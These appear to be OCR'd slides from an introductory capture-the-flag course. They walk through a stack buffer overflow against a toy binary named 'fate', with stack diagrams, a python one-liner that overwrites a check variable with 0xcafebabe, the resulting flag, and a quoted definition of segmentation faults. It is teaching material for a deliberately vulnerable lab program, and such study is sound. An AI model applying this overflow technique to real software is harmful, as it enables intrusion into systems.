
Input: ‘A’ * 68


0xFFFFFFFF
return address
main frame ptr
0x41414141
'A'*64
Direction of Write
0x00000000

Now we effectively have control of “checknum”



```
Input: '\x41' * 64 + '\xbe\xba\xfe\xca'
```


0xFFFFFFFF
return address
main frame ptr
0xcafebabe
'A'*64
Direction of Write
0x00000000

checknum == 0xcafebabe

TRUE

```
python -c 'print "A"*64 + "\xbe\xba\xfe\xca"' | ./fate
```

```
Welcome to the GAME OF FATE
============================
Your fate has been decided, but i'll give you a chance to change it!
Enter something => ctf101{changed_my_fate}
Segmentation fault (core dumped)
```

ctf101{changed_my_fate}


```
python -c 'print "A"*64 + "\xbe\xba\xfe\xca"' | ./fate

Welcome to the GAME OF FATE
==============================
Your fate has been decided, but i'll give you a chance to change it!
Enter something => ctf101{changed_my_fate}
Segmentation fault (core dumped)
```

What is this?


What is a segmentation fault in Linux?

A **segmentation fault**, or **segfault**, is a memory error in which a program tries to access a memory address that does not exist or the program does not have the rights to access. It is a common bug in poorly written C and C++ programs.

What Is a Segmentation Fault in Linux? | Chron.com
smallbusiness.chron.com/segmentation-fault-linux-27699.html


0xFFFFFFFF
return address
main frame ptr
0xcafebabe
'A'*64
NULL byte corrupted this
Direction of Write
0x00000000

Remember this?


0xFFFFFFFF
return address
parent frame ptr
x
3
2
1
return address
main frame ptr
y
0x00000000
EBP+16
EBP+12
